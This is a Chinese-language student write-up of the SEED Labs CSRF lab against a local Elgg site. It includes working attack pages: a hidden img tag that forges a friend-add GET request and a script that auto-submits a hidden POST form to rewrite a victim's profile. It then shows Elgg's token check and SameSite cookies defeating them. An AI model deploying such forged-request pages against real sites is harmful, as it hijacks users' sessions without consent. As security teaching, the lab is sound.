
CRSF Attack Lab

Experimental Principle

跨站请求伪造(Cross-Site Request Forgery)

跨站请求伪造(Cross-Site Request Forgery,简称CSRF)是一种网络攻击方式,攻击者通过伪造用户的请求,利用用户在目标网站的身份认证,执行未授权的操作。CSRF攻击的核心在于利用用户的身份认证信息(如Cookie),在用户不知情的情况下,向目标网站发送恶意请求。



响应(request)的两种形式

在HTTP传输过程中,产生的响应形式一般分成两种。一种是GET型,另一种是POST型。

这两种request形式的区别是请求变量所处的位置不同。POST中这个变量存在于HTTP message之中。

Lab Environment Setup

在本实验中, 我们将使用三个网站。

第一个网站是易受攻击的 Elgg 网站,可访问 www.seed-server.com。

第二个网站是攻击者用于攻击 Elgg 的恶意网站。该网站可通过 www.attacker32.com 访问。

第三个网站用于防御任务,其主机名为www.example32.com。

我们使用容器来设置实验室环境。

我们进入 LabSetup 并启动容器:

```
dcbuild dcup

[12/03/24]seed@VM:~/.../Labsetup$ dcup -d
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5 ... done
Creating attacker-10.9.0.105 ... done
[12/03/24]seed@VM:~/.../Labsetup$
```


为了方便操作,我们修改 /etc/hosts 文件,使网站名与主机对应。

```
sudo vim /etc/hosts
```

添加如下内容:

```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

我们访问 www.seed-server.com:



实验提供了初始账号:

用户名	密码
admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy


Task 1: Observing HTTP Request.

在跨站请求伪造攻击中,我们需要伪造HTTP请求。

因此,我们需要知道合法的 HTTP 请求是什么样的以及它使用哪些参数等。

我们可以使用一个名为 HTTP Header Live 的 Firefox 插件来实现此目的。此任务的目标是熟悉该工具。

我们使用 Alice 的账号登录, 发现 HTTP Header Live 捕获了以下内容:



这个 POST 请求明显是登录请求, 登录的账号密码包含在了请求体中。

Task 2: CSRF Attack using GET Request

在这个任务中,我们需要 Elgg 社交网络中的两个人: Alice 和 Samy。

Samy 想成为 Alice 的朋友,但 Alice 拒绝将他添加到她的 Elgg 朋友列表中。


Samy 决定使用 CSRF 攻击来实现他的目标。他向 Alice 发送一个 URL(通过电子邮件或在 Elgg 中发帖);

Alice 对此感到好奇,点击了 URL,这将她引导至 Samy 的网站:www.attacker32.com。

假设您是 Samy,描述如何构建网页内容,以便一旦 Alice 访问该网页,Samy 就会被添加到 Alice 的好友列表中(假设 Alice 与 Elgg 有活跃会话)。

为了给受害者添加好友,我们需要识别合法的添加好友 HTTP 请求 (GET 请求) 是什么样的。

我们需要加 Alice 为好友。登录 Samy 账号,点进 Alice 主页,点击 Add friend:



可以看到加好友的方法为 GET, 我们看一下请求的 url:

```
http://www.seed-server.com/action/friends/add?
friend=56&__elgg_ts=1733257785&__elgg_token=IaM6q1cXvn4nqMXzR1Ujig
```


可以看到加好友的请求格式为: http://www.seed-server.com/action/friends/add?friend=? &__elgg_ts=?&__elgg_token=?

可以看到请求参数中有很多参数,friend=56 猜测应该是 alice 的 userid。

elgg ts 和 elgg token 查阅实验文档后得知:

是这些参数由对策使用因此如果它们不包含正确的值,则 Elgg 将不会接受该请求。我们已经禁用了该实验室的对策,因此不需要在伪造的请求中包含这两个参数。

我们 F12 打开一下网页的源码:




可以看到 userid 是明文存储,56 确实是 Alice 的 userid。

我们找到自己的 userid 为 59。


这里按照手册,应当去修改 seedlabs 给我们的网页。

但根据一位大佬的博客: ch3nyang 的思路,我们只需要编辑个人资料,内容如下。



img 标签会自动发送 GET 请求,这样 Alice 点进 Samy 的个人资料时会自动发送添加好友的请求。

但我们登录 Alice 账号后看到的却是这样:



可以看到 > 被转义为了 > , 攻击并没有成功 (看来这个漏洞已经被堵上了) 。

于是我们还是按照实验文档的思路,在www.attacker32.com上编写攻击脚本。


我们修改 attacker 的 index.html 文件为:

```
<!DOCTYPE html>
<html>
<head>
<titlei>Useful Website!
</head>
<body>
No Page Available
<img src= "http://www.seed-server.com/action/friends/add?friend=59" wid&th="1" height="1" />
</body>
</html>
```


我们设置标题为 Useful Website!,并添加了一个 img 标签,将请求链接藏在里面。


这样只要有人点击进 www.attacker32.com 就会自动触发加好友的请求。

我们登录 Samy 并发布该网站:




此时 Alice 看到了并点进了网站:





返回之后发现已经添加了 samy 的好友:




Task 3: CSRF Attack using POST Request

将自己添加到 Alice 的好友列表后, Samy 想做更多事情。

他希望 Alice 在她的个人资料中说 "Samy is my hero",这样每个人都知道这一点。

Samy 计划使用 CSRF 攻击来实现这一目标。这就是本次任务的目的。

我们需要修改 Alice 的 profile。登录 Samy 账号,我们先试着修改自己的 profile。保存后看到发出了如下请求:



可以看到请求方式为 POST, url 为: http://www.seed-server.com/action/profile/edit

参数有: name (用户名), briefdescription (用户简介), accesslevel[i] (修改 i 部分的权限, 2 为公开), guid (用户 id)

接下来我们编写攻击脚本,修改 attaker 的 editprofile.html 文件为:

```
<html>
<body>
   <h1>This page forges an HTTP POST request.</h1>
   <script type="text/javascript">
       function forge_post() {
           var fields = ""; // 用于存储表单的字段
           // 添加隐藏字段 'name', 值为 'Alice'
           fields += "<input type='hidden' name='name' value='Alice'>";
           // 添加隐藏字段 'briefdescription', 值为 'Samy is my Hero'
           fields += "<input type='hidden' name='briefdescription' value='Samy</pre>
is my Hero'>";
           // 添加隐藏字段 'accesslevel[briefdescription]', 值为 '2'
           fields += "<input type='hidden' name='accesslevel[briefdescription]'</pre>
value='2'>";
           // 添加隐藏字段 'guid', 值为 '56'
           fields += "<input type='hidden' name='guid' value='56'>";
           // 创建一个新的表单元素
           var p = document.createElement("form");
           // 设置表单的提交目标 URL (攻击目标网站的特定路径)
           p.action = "http://www.seed-server.com/action/profile/edit";
           // 将上面定义的隐藏字段添加到表单的内部 HTML 中
           p.innerHTML = fields;
           // 设置表单的提交方法为 POST
           p.method = "post";
```


```
// 将表单添加到当前页面的 DOM 中(页面的 body 部分)
document.body.appendChild(p);
// 自动提交表单,向目标服务器发送伪造的 POST 请求
p.submit();
}

// 在页面加载完成后,自动执行 forge_post() 函数
window.onload = function() { forge_post(); }


</script>
</body>
</html>
```

可以预想到,只要 Alice 打开了链接,表单就会自动提交并执行攻击脚本。

接下来,同样是设置钓鱼链接: http://www.attacker32.com/editprofile.html



此时 Alice 点击链接:



可以看到个人资料已经被修改了。

Q1: 伪造的HTTP请求需要Alice的用户id(guid)才能正常工作。如果Boby专门针对Alice,在攻击之前,他可以想方设法获取Alice的用户id。 Boby不知道Alice的Elgg密码,因此他无法登录Alice的帐户来获取信息。请描述 Boby 如何解决这个问题。

A1:可以与Alice 互动时观察报文获得,比如:添加Alice为好友时,利用Header live查看请求也能够确定Alice的id。

Q2: Boby是否想对访问他的恶意网页的任何人发起攻击。在这种情况下,他事先并不知道谁正在访问该网页。他还能发起CSRF攻击来修改受害者的Elgg资料吗?请解释一下。

A2:可以,虽然我们并不知道访问网站用户的userid,但是我们可以暴力枚举所有用户修改主页的POST请求,也可以攻击成功。

Task 4: Enabling Elgg's Countermeasure

为了防御 CSRF 攻击, Web 应用程序可以在其页面中嵌入secret token。

所有来自这些页面的请求都必须携带该token,否则将被视为跨站请求,并且不会具有与同站请求相同的权限。

攻击者将无法获得此 token, 因此他们的请求很容易被识别为跨站点请求。

我们接下来要开启这个对策。

修改 Csrf.php 其中的 token 验证部分:

(注意:由于 LabSetup 中的 image_www 文件夹并没有挂载在 elgg-10.9.0.5 上,我们只修改 image_www 中的 Csrf.php 是不行的

我们需要修改 elgg-10.9.0.5 的


/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php 才能起效果)

```
59
60
61
            * Validate CSRF tokens present in the request
62
63
            * @param Request $request Request
64
            * @return void
65
            * @throws CsrfException
66
            */
67
68
           public function validate(Request $request) {
                  //return; // Added for SEED Labs (disabling the CSRF counter
69
   measure)
70
71
                   $token = $request->getParam('__elgg_token');
72
                   $ts = $request->getParam('__elgg_ts');
73
                   $session id = $this->session->getID();
74
75
76
                   if (($token) && ($ts) && ($session_id)) {
77
                           if ($this->validateTokenOwnership($token, $ts)) {
78
                                    if ($this->validateTokenTimestamp($ts)) {
                                            // We have already got this far, so
79
   unless anything
                                                               60 5 10
```


注释掉 return 使其能够正常认证。

我们先清空一下 Alice 的 profile。


此时再重复一遍 Task3 的过程:



可以看到由于修改失败,页面重新加载,又发送了一次请求,导致页面一直在发送请求。返回后发现攻击并未生效。



我们再重复一下 Task2:



可以看到由于缺少了 token 和 ts 导致无法通过验证,也失败了。

Task 5: Experimenting with the SameSite Cookie Method

现在大多数浏览器都实现了一种称为 SameSite cookie 的机制,它是与 cookie 相关的属性。

当发送请求时,浏览器会检查该属性,并决定是否在跨站请求中附加cookie。

如果 Web 应用程序不希望将 cookie 附加到跨站点请求,则可以将 cookie 设置为 SameSite。


例如,他们可以将会话ID cookie标记为SameSite,这样任何跨站请求都无法使用该会话ID,从而无法发起CSRF攻击。

实验提供了一个网站: www.example32.com

一旦您访问过该网站一次,浏览器上将设置三个 cookie: cookie-normal、cookie-lax 和 cookie-strict。

第一个 cookie 只是普通的 cookie,第二个和第三个 cookie 是两种不同类型(Lax 和 Strict 类型)的同站点 cookie。


我们打开 www.example32.com:




链接 A 指向 example32.com 上的页面,而链接 B 指向attacker32.com 上的页面。


两个页面完全相同(除了背景颜色),并且都向 <u>www.example32.com/showcookies.php</u> 发送三种不同类型的请求,后者仅显示浏览器发送的 cookie。

先对链接 A 进行请求测试(即 same-site request),发现 link , get-form, post-form 请求均发送了 normal, lax, strict三种类型的 cookie。



再链接 B 进行请求测试(即 cross-site request),发现 link , get-form 请求均没有发送 cookie-strict , post-form 请求则只发送了 cookie-normal。





可以看到三种 cookie 的差异:

Strict

完全禁止跨站传递Cookie,比如A网站通过超链接跳转B网站也不行,必须用户手动输入这个B网站浏览器才允许使用B网站的Cookie。

过于严格, 很少使用。

Lax

相对宽松(reLax)的规则,大部分情况也不允许跨站传递Cookie,但是对于较为安全的场景:超链接跳转,get类型的Form表单,是允许的。

这个模式是大部分浏览器的SameSite的默认取值(当服务端SetCookie没有制定SameSite时,大部分现代浏览器会默认使用Lax)。

使用Lax已经能够杜绝CSRF攻击。

Normal

完全没有限制。

老版本浏览器默认仍然会使用None作为SameSite的默认取值。

大部分现代浏览器默认是Lax。

以及None默认过于危险,如果要使用SameSite=None则浏览器会要求网站服务使用https才行。

Summary

主要学习了:

- http 请求的 GET 和 POST 请求
- Csrf 攻击的原理
- Csrf 攻击的防御策略